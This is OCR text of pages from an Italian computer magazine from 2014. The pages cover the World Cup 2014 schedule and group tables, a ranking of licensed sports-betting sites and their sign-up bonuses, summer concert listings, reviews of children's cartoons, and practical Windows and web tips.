
STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Belo Horizonte	08/07/2014	**P1 - P2**	22:00	
Sao Paulo	09/07/2014	**P3 - P4**	22:00	

CALENDARIO E RISULTATI FINALE TERZO POSTO

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Brasilia	12/07/2014	**Perdende (P1-P2) - Perdende (P3-P4)**	22:00	

CALENDARIO E RISULTATI FINALE PRIMO POSTO

STADIO	DATA	PARTITA	ORA (ITALIANA)	RISULTATO
Rio de Janeiro	13/07/2014	**Vincente (P1-P2) - Vincente (P3-P4)**	22:00	

Le furie rosse sono pronte a dare battaglia per riconfermarsi campioni del mondo

CLASSIFICA GIRONE A						
SQUADRA	PG	V	P	S	GF	PUNTI
Brasile						
Croazia						
Camerun						
Messico						

CLASSIFICA GIRONE B						
SQUADRA	PG	V	P	S	GF	PUNTI
Spagna						
Olanda						
Cile						
Australia						

CLASSIFICA GIRONE C						
SQUADRA	PG	V	P	S	GF	PUNTI
Colombia						
Grecia						
Costa D'Avorio						
Giappone						

CLASSIFICA GIRONE D						
SQUADRA	PG	V	P	S	GF	PUNTI
Uruguay						
Inghilterra						
Costa Rica						
Italia						

CLASSIFICA GIRONE E						
SQUADRA	PG	V	P	S	GF	PUNTI
Svizzera						
Francia						
Ecuador						
Honduras						

CLASSIFICA GIRONE F						
SQUADRA	PG	V	P	S	GF	PUNTI
Argentina						
Bosnia						
Nigeria						
Iran						

CLASSIFICA GIRONE G						
SQUADRA	PG	V	P	S	GF	PUNTI
Germania						
Portogallo						
Ghana						
USA						

CLASSIFICA GIRONE H						
SQUADRA	PG	V	P	S	GF	PUNTI
Belgio						
Russia						
Algeria						
Corea del Sud						

I 10 MIGLIORI SITI (AUTORIZZATI A.A.M.S) PER LE SCOMMESSE SPORTIVE ONLINE

1 Rimborsa persino se perdi!

http://paddypower.it

Il leader nel mondo delle scommesse: Paddy Power vuole puntare in alto anche in Italia e le premesse sembrano ottime, sin dal bonus d'iscrizione, che ammonta a ben 260 euro se si giocano 5 euro al mese per 12 mesi. Il Power bonus, inoltre,rimborsa le scommesse perse: se si verifica un episodio particolare (ad esempio il giocatore "x" segna per primo) nel quale è applicato il Power bonus e se l'evento si realizza, la scommessa persa viene rimborsata. Il vero punto di forza sono però le quote più alte del mercato, con la possibilità di scommettere sui Mondiali di calcio del Brasile, sul campionato di Formula 1, sulla MotoGP, sui tornei di tennis del Grande Slam ecc. Il servizio è fruibile anche con app mobile.

2 Tra i più grandi bookmaker

http://williamhill.it

Noto per affidabilità, competenza, servizi e quote fra le più alte del mercato, dispone di un servizio di scommesse via telefono fisso e cellulare. Aprendo un conto, si ricevono 50 euro di bonus (codice promo **ITA50**) da utilizzare per le scommesse. Possiamo scommettere sul vincitore del mondiale di MotoGP (Valentino Rossi, ad esempio, è pagato 26 a 1), sul vincitore dei mondiali di calcio, o sulle singole partite, sugli incontri dei tornei ATP di tennis e del Grande Slam ecc. Disponibili le app mobile.

3 Senza rivali tra gli italiani

http://snai.it

Snai offre un bonus d'ingresso, denominato "se perdi non perdi", che rimborsa il 100% sulla prima scommessa, fino a 50 euro. A disposizione degli utenti, inoltre, un "bonus sequenziale" su 5 avvenimenti, con un aumento del 3% sulle quote dichiarate. Le quote sui maggiori avvenimenti sportivi, come il mondiale di F1, sono in linea con i competitor, nelle giocate multiple. È possibile scommettere sul MotoGP, sui principali eventi ciclistici e tennistici. Disponibili le app mobile.

4 Giovane, ma ambizioso

http://sportyes.it

Piattaforma recente nel panorama delle scommesse, Sport Yes è ben attrezzato per resistere in questo difficile settore. Offre un bonus del 50%, fino a 50 euro, sul primo deposito (con 100 euro di deposito si hanno ulteriori 50 euro da giocare). Le quote sono interessanti, specialmente nelle giocate multiple. Allettante risulta il concorso che, attraverso delle giocate multiple, permette di vincere un viaggio per Brasile 2014 o di vincere altri premi interessanti.

5 Lo sponsor dello sport

http://bwin.it

Molto famoso per la qualità delle offerte, per la serietà nelle quotazioni e per l'estrema correttezza nei pagamenti, Bwin offre un bonus d'ingresso massimo di 50 euro a fronte di un deposito di 100 euro. Permette di scommettere sulle singole competizioni dei maggiori eventi sportivi, sui giocatori o sulle squadre vincenti. Da segnalare è la possibilità di scommettere sulla squadra di Football americano che vincerà il Super Bowl.

6 Il più innovativo

http://betfair.it

Al momento è l'unica piattaforma a permettere il "betting exchange" in Italia. Offre un bonus d'ingresso di 50 euro. È possibile scommettere su una vasta serie di eventi sportivi. Possiamo puntare su una singola partita del mondiale di calcio e cambiare il tipo di quotazione scegliendo di puntare sul risultato del primo tempo...

7 Ricco di bonus

http://unibet.it

Offre un benvenuto equivalente a un bonus di 25 euro, oltre al totale rimborso della prima scommessa, fino ad un massimo di 25 euro. Previsto un bonus suppletivo di 20 euro per ciascun amico presentato, fino a un massimo di 30. Le quote sono buone e si può scommettere su un'ampia varietà di eventi sportivi.

8 Anche per i neofiti

http://betclic.it

Semplice da usare, offre fino a 50 euro di bonus sulla prima scommessa, oltre a una vasta gamma di possibilità di scommesse sugli eventi sportivi dei principali sport, con la possibilità di puntare anche su singole competizioni dei tornei. Disponibili app per smartphone e tablet.

9 It's so... Izi!

www.iziplay.it

La prima scommessa su IziPlay è totalmente rimborsata, fino a 30 euro di importo. La piattaforma è dotata di un'offerta ricca e completa di scommesse su eventi di vari sport, con la possibilità di scommettere su competizioni singole o su tornei. Disponibili app per smartphone e tablet.

10 Scommesse last minute

http://bet-at-home.com

Con un deposito iniziale di 50 euro, il conto scommesse di Bet-at-Home viene ricaricato del 20%. Ampia scelta di scommesse sulle competizioni, e sui tornei, degli sport maggiormente praticati e visibili. Molto Interessanti, inoltre, le quote offerte nella sezione delle scommesse last minute.

Il controsito

http://nopaypoker.com

Su Nopaypoker si è pagati per giocare! Gratuito e senza bisogno di depositare soldi, i pagamenti sono eseguiti con moneta virtuale "freeD". Si possono accumulare 8000 freeD, per un totale di 40 euro. I premi sono pagati con i ricavi pubblicitari.

Seguendo i consigli disponibili alla pagina www.edmaster.it/url/3240, possiamo imparare alcune tecniche per rendere vincenti le nostre scommesse...

NAVIGARE*

LIVE MUSIC, YOUTUBE CARTOON

ROLLING STONES

GLI HILANDERS DEL ROCK

www.rollingstones.com

Gli instancabili globetrotters della musica rock sono di nuovo in tour, sempre in forma e scatenati nelle loro performance in giro per il mondo. Il nuovo "On Fire Tour" prevede un solo scalo in Italia: il 22 Giugno saranno al Circo Massimo di Roma! I biglietti sono già andati a ruba. Come al solito, saranno pochi i fortunati possessori di biglietti per il concerto della band più longeva e influente della musica. Occorre affrettarsi, anche se probabilmente alcuni biglietti saranno in mano ai soliti bagarini. Coloro i quali non riusciranno a munirsi di pass d'ingresso, possono puntare sugli scali del tour previsti nelle città europee (Zurigo, Vienna, Parigi, Lisbona, Madrid ecc.). Tutti gli altri possono consolarsi con l'acquisto del documentario "The Rolling Stones - Crossfire Hurricane", disponibile su sito ufficiale della band, in DVD, Blue Ray e in digital video. I biglietti del concerto si possono acquistare sul sito ufficiale della band, attraverso il servizio di prevendita **www.ticketone.it**. Disponibile anche un video che illustra il concerto.

SUL WEB Tra gli artisti italiani il più atteso è senz'altro quello di Ligabue, allo stadio Olimpico di Roma il 30 e 31 Maggio, a Milano (San Siro) il 6 e 7 Giugno. Sul sito ufficiale **http://ligachannel.com** trovi date e prevendita dei biglietti.

*LIVE MUSIC

Featureflash - Shutterstock.com

Joe Seer - Shutterstock.com

AEROSMITH

I GIGANTI DELL'HARD ROCK

www.aerosmith.com/welcome#tour

La famosa band statunitense sarà presente in Italia il 25 Giugno alla Fiera Arena di Milano (unica tappa italiana) per il loro "Let Rock Rule World Tour 2014". Iscrivendosi al sito ufficiale del gruppo si ottiene l'accesso privilegiato alla prevendita dei biglietti, nonché a numerose iniziative volte a garantire sconti sul merchandising e su articoli vari del tour 2014. È previsto anche l'accesso a pacchetti VIP che danno la possibilità di ottenere posti riservati sotto il palco, fotografie, autografi, camicie o t-shirt personalizzate in numero limitato. Tra le altre cose, prima del concerto i fortunati possessori dei biglietti VIP assisteranno a un pre-show con l'esecuzione di brani storici. Sempre sul sito è possibile avere un'anteprima dei brani che veranno eseguiti dalla band. I biglietti sono in vendita anche su **www.ticketone.it**. Anche per gli Aerosmith è bene affrettarsi nel munirsi di un biglietto: vanno a ruba!

Gustavo Miguel Fernandes - Shutterstock.com

METALLICA

I MAESTRI SUPREMI DEL THRASH METAL

www.metallica.com

Reduci dal tour sud americano, i Metallica sbarcano nel Vecchio Continente. Sul sito, nella sezione dedicata ai concerti, si possono visionare foto, video, track-list dei concerti e acquistare le tracce live in MP3. L'unica tappa italiana della band si terrà l'1 luglio all'Ippodromo Capannelle di Roma. I biglietti possono essere acquistati sul sito ufficiale attraverso **www.livenation.it**. Nella sezione **media**, si possono trovare i video dei concerti caricati dai fan. I membri del Club possono inoltre ricevere risposte personali dai componenti della band, fruire di sconti e vari privilegi come posti riservati, l'incontro con i componenti del gruppo per foto, autografi e confidenze.

PEARL JAM

I PIONIERI DEL GRUNGE

www.pearljamonline.it

Il tour europeo della rock band, che ha venduto oltre 60 milioni di copie in tutto il mondo, vedrà, nel nostro Paese, due delle dodici tappe previste. La prima si terrà nello stadio San Siro di Milano il 20 giugno; l'altra nello stadio Nereo Rocco di Trieste il 22 giugno. Sul sito del gruppo, oltre alle info su come acquistare il biglietto con **www.ticketone.it**, è possibile scegliere persino settore e posto da occupare, grazie a una mappa dinamica che si aggiorna con le prenotazioni. Gli iscritti hanno la possibilità di acquistare pacchetti con incluso il viaggio in bus, andata e ritorno, e di godere di buoni sconto. La sezione **multimedia** offre gli MP3 degli ultimi tour, video ufficiali, la possibilità di scaricare le powertab, nonché di visionare un elenco di tutti i film e telefilm dove compaiono i loro brani.

SUL WEB Il tour 2014 di Vasco Rossi (**www.vascorossi.net**) si ferma a Roma, allo stadio Olimpico, il 25-26 e 30 Giugno. I biglietti degli eventi possono essere acquistati su **www.ticketone.it**.

MILEY CYRUS

PROVOCAZIONI GARANTITE

www.mileycyrus.com/events

Attualmente, Miley Cyrus è impegnata nel "Bangerz Tour", il quarto dell'estroversa artista di Nashville. Iniziato il 14 febbraio nel Nord America, prosegue in Europa dal 2 Maggio 2014. È prevista un'unica tappa in Italia. L'8 Giugno, l'ex protagonista della serie Disney "Hannah Montana", dismessi i panni della ragazza acqua e sapone, si esibirà al Medolianum Forum di Assago (MI). Nel 2014, la cantante statunitense ha continuato a mettersi al centro dell'attenzione con esibizioni e video con accenni al limite della pornografia. C'è da aspettarsi che la controversa cantante non faccia mancare provocazioni ed esibizioni hot anche nell'appuntamento italiano, per la gioia dei suoi fan. Nel sito ufficiale è possibile acquistare, attraverso il servizio di prevendita **www.livenation.it**, sia i biglietti del concerto, sia i biglietti VIP, che danno ulteriori privilegi. C'è da giurare che si registrerà in breve tempo il tutto esaurito.

Featureflash - Shutterstock.com

ONE DIRECTION

LA BOY BAND DEL MOMENTO

www.onedirectionmusic.com/it/events


La teen band, diventata famosa grazie alla partecipazione a X-Factor, prima dei singoli componenti, poi sotto forma di band, giungerà in Italia in tre date diverse, che si annunciano già "sold out", con numerosi fan che resteranno delusi dai pochi posti a disposizione. Il 28 e 29 Giugno, gli One Direction si esibiranno nello stadio San Siro di Milano, mentre il 6 Luglio saranno allo Stadio Olimpico di Torino. Nel sito ufficiale della boy band, all'interno della sezione "eventi", si trovano i dettagli sui concerti, per ciascuna data, oltre alla possibilità di acquistare i biglietti non solo per i concerti italiani, ma anche per quelli all'estero. Nella sezione **Video**, è possibile visionare alcune performance della band. Anche se non sono molte le informazioni disponibili sui concerti italiani, è facile ipotizzare che, oltre ai singoli del 2014, verranno eseguiti i brani più famosi del loro repertorio.

Gianluca Curti - Shutterstock.com

PAT METHENY UNITY GROUP

FUSION PER PALATI RAFFINATI

www.patmetheny.com

Pat Metheny e la sua band tornano a incantare i padiglioni degli amanti di Fusion Jazz, genere in cui l'artista americano ha pochissimi rivali in tutto il mondo. Il concerto prevede la proposizione di brani indimenticabili quali "Last Train Home", "First Circle", "Half past of Absolution", eseguiti con arrangiamenti sempre nuovi, attuali e sorprendenti. Sono diversi gli appuntamenti italiani, le cui date e informazioni possono essere reperite nella sezione **Schedule** del sito ufficiale.

Northfoto - Shutterstock.com

THE PRODIGY

RAVE REVIVAL

www.theprodigy.com

Gli appassionati di bigbeat, breakbeat, dance e techno non possono perdere il concerto (10 luglio al Lucca Summer Fest) di questo gruppo inglese famoso per l'impiego del brano "mindfields" nel film Matrix. Sul sito ufficiale è possibile acquistare i biglietti con il servizio di prevendita **www.dalessandroegalli.com**. Oltre a informazioni sui concerti, è possibile ascoltare brani e visionare clip al limite del nonsense.

Featureflash - Shutterstock.com

LINKIN PARK

ROCK ALTERNATIVO AI VERTICI

www.linkinpark.it

Per la band di Los Angeles, la seconda parte del 2014 prevede non solo un tour, ma anche il nuovo lavoro che il leader, Mike Shinoda, ha presentato a un ristretto gruppo di professionisti del settore, a New York. In Italia, il gruppo si esibisce all'Ippodromo del galoppo di Milano, il 10 Giugno, evento compreso all'interno del City Sound Milano. Sul sito è possibile prenotare un posto per quello che sarà uno degli eventi più attesi dell'anno. La band ha pubblicato il video di "Guilty All the Same", realizzato sfruttando la piattaforma Project Spark (**www.projectspark.com**), prodotta da Microsoft Corporation e che permette agli utenti di realizzare propri videoclip e persino di remixare i brani della band!

Featureflash - Shutterstock.com

TORI AMOS

LA VALCHIRIA DEL ROCK

http://toriamos.com/go/tours

I tour dell'incantevole e brillante artista britannica, fra le più importanti figure del rock degli anni '90 e inizio 2000, prevede tre tappe italiane, nelle quali riproporrà anche i successi storici. Sarà infatti all'Auditorium Parco della Musica di Roma il 2 Giugno; a Milano presso il Teatro Nazionale il giorno seguente; il 4 Giugno al Geox di Padova. Sul sito ufficiale è possibile acquistare i biglietti e accedere a tutte le informazioni.

SUL WEB Biagio Antonacci si esibisce nella sua Milano, il 31 Maggio, nello stadio di San Siro. Sul sito ufficiale dell'artista (**www.biagioantonacci.it**) è possibile acquistare i biglietti attraverso il servizio **www.ticketone.it**.

CARTONI ANIMATI PER BAMBINI (E NON SOLO!) IN PUNTA DI CLIC

PEPPA PIG

LA MAIALINA PIÙ FAMOSA

www.edmaster.it/url/3234

Peppa Pig (**www.peppapig.com**) vive con la famiglia in cima a una collina e ama sguazzare nelle pozzanghere. Il fratellino George è patito di dinosauri e non gradisce le verdure. Il padre, molto distratto, è un simpatico mangione. La madre, invece, è molto diligente. Dopo ogni avventura, tutta la famiglia scoppia in una risata finale che chiude ciascuna puntata. Il cartone è una produzione inglese nata nel 2004 ed è realizzato in computer grafica 2D.

UKI

ALLA SCOPERTA DEL MONDO

www.edmaster.it/url/3235

UKI (**www.ukiland.com**) è una serie televisiva animata belga (realizzata in computer grafica 2D), nata nel 2010, dalla creatività dello studio Topfloor. La strana creaturina gialla dotata di ali, dal lungo collo e con un'antenna sulla testa, non usa la parola per comunicare, ma come i bambini emette suoni, risate e sorrisi. Ciascun episodio è centrato sulle avventure di UKI con i suoi amici animali, sotto lo sguardo protettivo del sole e di una nuvola.

LA PIMPA

AVVENTURE A POIS

www.edmaster.it/url/3236

Pimpa (**www.pimpa.it**), graziosa cagnetta a pois con la lingua a penzoloni, apparve per la prima volta sul Corriere dei Piccoli nel 1975. Il suo autore, Altan, si ispirò alla figlia per creare questo delizioso personaggio. Pimpa vive fuori città con Armando, è curiosa, sa parlare, è simpatica ed affettuosa. È un'esploratrice instancabile che si reca in ogni dove e con qualsiasi mezzo. Ma ogni sera rientra a casa da Armando.

SIMON'S CAT

IL GATTO PIÙ DISCOLO DELLA RETE

www.edmaster.it/url/3231

Ideato dall'animatore britannico Simon Tofield, nel 2008, questo simpatico cartoon (privo di dialoghi) ha come protagonista un gatto che, per attirare l'attenzione del suo padrone, molto british e con un self control invidiabile, ne combina di tutti i colori... Che sia per cercare da mangiare, per giocare con altri animali o con oggetti inanimati, il nostro eroe è sempre autore di stramberie e scene divertenti. Simon's cat (**www.simonscat.com**) è interamente realizzato con Adobe Flash. Nel 2009, l'autore ne ha tratto un libro di vignette dall'omonimo titolo. Ogni puntata conta oltre 20 milioni di contatti, con punte che superano i 40 milioni.

LARVA

I "BUG" DELLA RETE

www.edmaster.it/url/3232

Larva (**www.larvacartoo.com**) è un cartone coreano (senza dialoghi), realizzato con la tecnica dell'animazione 3D, che propone sketch incentrati sulle vicende tragicomiche di due vermi, amici per la pelle, che vivono nelle fogne con altri compagni di sventura. Si azzuffano sempre nel procurarsi cibo. Rosso e giallo, questo il nome dei due protagonisti, nei momenti di pericolo corrono sempre in aiuto l'uno dell'altro. È un cartone che evidenzia una primordiale lotta per la sopravvivenza, sul come farsi strada, molto spesso usando i gomiti, senza nascondere che nella vita non sempre si ottiene ciò che si vuole, mantenendo in linea di massima una visione tutto sommato bonaria e divertente.

MASHA AND THE BEAR

EX ORSO CIRCENSE IN CERCA DI PACE

www.edmaster.it/url/3233

"Masha e l'Orso" (**www.mashabear.ru**) è un cartone incentrato sull'omonimo racconto popolare russo. La storia e i personaggi, infatti, sono familiari a ogni bambino di cultura russa. I due simpatici protagonisti incarnano l'ingegno, la curiosità, il coraggio e la gentilezza della loro terra. La serie animata racconta l'amicizia tra una bambina irrequieta in cerca di avventure, che finisce spesso nei guai, in particolare quando si reca a trovare l'orso. Inizia a fargli dispetti che turbano il povero quadrupede quieto e bonario, ex animale da circo, che le fa da padre e cerca di evitarle guai intrattenendola con i giochi circensi. La serie è realizzata in splendida grafica 3D, dallo studio russo di animazione Animakkord.

POCOYO

DIDATTICA E DIVERTIMENTO

www.edmaster.it/url/3238

Serie animata spagnola, narra le avventure di un bambino di età prescolare che sta scoprendo il mondo, accompagnato dagli inseparabili amici Pato il papero, Elly l'elefante, Ronfotto l'uccellino e Loula, il suo cagnolino e mascotte. Pocoyo (**www.pocoyo.com**) è un cartone didattico e divertente, nel quale la curiosità del giovane protagonista e dei suoi compagni di viaggio la fanno da padrone, in ogni situazione, in un mondo pieno di colori, di forme fantastiche e di musica allegra. Realizzata con la tecnica della computer grafica 3D, a partire dal 2005, dalla Zinkia Entertainment, la serie è stata premiata come "Miglior produzione televisiva 2006" all'Annecy International Animated Film Festival.

SUL WEB "Il treno dei dinosauri" (Dinosaur Train), **www.edmaster.it/url/3237**, è una serie statunitense che racconta la vita di Buddy, un tirannosauro che viene adottato da una famiglia di pteranodonti.

RECUPERARE SPAZIO RIMUOVENDO GLI INSTALLER DI WINDOWS UPDATE, CONTROLLARE IL FUNZIONAMENTO DEI DRIVER, SCARICARE LE MAPPE SATELLITARI...

DA UN DOMINIO ALL'ALTRO

Quando all'interno di una rete locale bisogna effettuare il passaggio a un dominio diverso, si rende necessario creare dei nuovi utenti, magari con lo stesso nome; il problema è che ogni utente perderà tutte le sue configurazioni, il desktop, la cartella documenti e partirà da una condizione "pulita".
Per evitare questo problema, dopo aver creato i nuovi account, è possibile utilizzare **User Profile Wizard Personal Edition** (**www.forensit.com**). Eseguiamolo e inseriamo il dominio e il nome del profilo nuovo; poi, nella schermata successiva selezioniamo l'account da "migrare" e completiamo la procedura. In questo modo, non dovremo più preoccuparci di ripristinare tutto manualmente.

LA PATCH CHE RIMUOVE LE PATCH

Al termine degli aggiornamenti di sistema tramite Windows Update, i file di installazione delle patch non vengono rimossi, ma restano nella cartella C:\Windows\winsxs. La cancellazione non avviene neppure quando aggiornamenti rilasciati di recente sostituiscono quelli più vecchi. Questo significa che con il passare del tempo lo spazio occupato può ridurre sensibilmente la capacità del disco. D'altra parte, la rimozione manuale dei contenuti è da sconsigliare, perché non possiamo riconoscere i file ancora necessari.
Per fortuna, Microsoft ha rilasciato la patch **KB2852386**, che aggiunge al tool di pulizia del disco la voce **Pulizia di Windows Update**. Per installare l'aggiornamento, se non è già stato fatto automaticamente da Windows Update, basta puntare il browser all'indirizzo **http://support.microsoft.com/kb/2852386/it** e fare clic su **Scarica ora il pacchetto di aggiornamento** (in fondo alla pagina). Effettuata l'installazione e l'eventuale riavvio del PC, apriamo **Pulizia disco**: oltre che accedervi da pannello di controllo, possiamo premere **WIN+R** e digitare **cleanmgr**. Selezioniamo l'unità di sistema (**C:**) e cerchiamo **Pulizia di Windows update** dall'elenco. Se non lo troviamo qui, facciamo clic su **Pulizia file di sistema**, selezioniamo di nuovo l'unità e cerchiamolo. Facciamo clic su **OK** e attendiamo.

DOLCI PAROLE

SWEAT (http://redeyedmonster.co.uk) è un ottimo software, semplice da utilizzare ma completo, nato per analizzare file di testo e apportare alcune particolari modifiche.
Una volta effettuata l'installazione, lanciamo l'eseguibile (qualora la procedura di setup non dovesse creare i collegamenti sul desktop o nel menu **Start**, lo troviamo in **C:\Program Files (x86)\RedEyedMonster\SWEAT**) e trasciniamo su di esso il file in formato **.txt** che ci interessa, oppure incolliamo il testo nell'apposito riquadro. Quindi, andiamo nella scheda **Options** e scegliamo le operazioni che desideriamo eseguire. Possiamo, tra le tante cose, eliminare gli spazi multipli (frequenti quando si digita velocemente), i caratteri speciali, le parole indesiderate inserite in un apposito elenco, oppure trasformare tutto in maiuscolo o in minuscolo...

LA PRIVACY DEL "+1"

Google+ ha l'abitudine, a molti non gradita, di visualizzare i contenuti su cui facciamo +1; ciò significa che i nostri contatti sapranno sempre se diamo il +1. Se, ad esempio, ci piacciono i Cugini di campagna, ma ci vergogniamo di dirlo sulla pubblica piazza, questo potrebbe essere un problema. Per fortuna, si tratta di un'impostazione modificabile...
Accediamo a **Google+** (**http://plus.google.com**), andiamo su **Home/Impostazioni** e cerchiamo **App e attività**. Facciamo clic su **Gestisci applicazioni e attività** e poi sul link **Google**, quindi spostiamoci su **Modifica** e scegliamo **Solo tu**. In alternativa, possiamo scegliere le cerchie a cui vogliamo far visualizzare i nostri **+1** ed escludere le altre.


MAPPE OFFLINE

Tutti i sistemi di cartografia più utilizzati (Google Maps, VirtualEarth, OpenStreetMap...), condividono un difetto: funzionano solo in presenza di una connessione Internet.
Per fortuna, esiste **SAS Planet** (**http://sasgis.org**) un programma portable, molto semplice da utilizzare, che consente di risolvere efficacemente il problema. Lanciamo il programma e scegliamo il sistema di cartografia che preferiamo, tra tutti quelli previsti. Da questo momento in poi possiamo dilettarci con le tante funzioni disponibili, oltre a salvare in locale le mappe che ci interessano. SAS Planet può persino sovrapporre le mappe provenienti da più servizi diversi e integrarsi con un eventuale GPS connesso al nostro notebook/netbook.

MONDO GOOGLE
Vogliamo sorprendere l'amico saputello dedicandogli un logo realizzato con il font di Google? Andiamo su **http://glogo.alvolo.it**, inseriamo il testo e avremo subito l'immagine pronta da salvare facendo clic col tasto destro e selezionando **Salva immagine con nome**.

LA PROVA DEI DRIVER

Driver verifier è un tool presente in Windows 7 (e successivi) in grado di effettuare un controllo accurato sui driver di sistema, utile per risolvere conflitti e problemi di compatibilità. Una volta avviato, mette sotto stress i driver installati per capire cosa succede quando la memoria scarseggia, se vengono effettuate chiamate di funzione illegali o se sono eseguite azioni che possono portare a un degrado o a un blocco del sistema. Il test potrebbe provocare errori fatali nel sistema, che saranno segnalati in un apposito dump, da analizzare per capire cos'è accaduto.

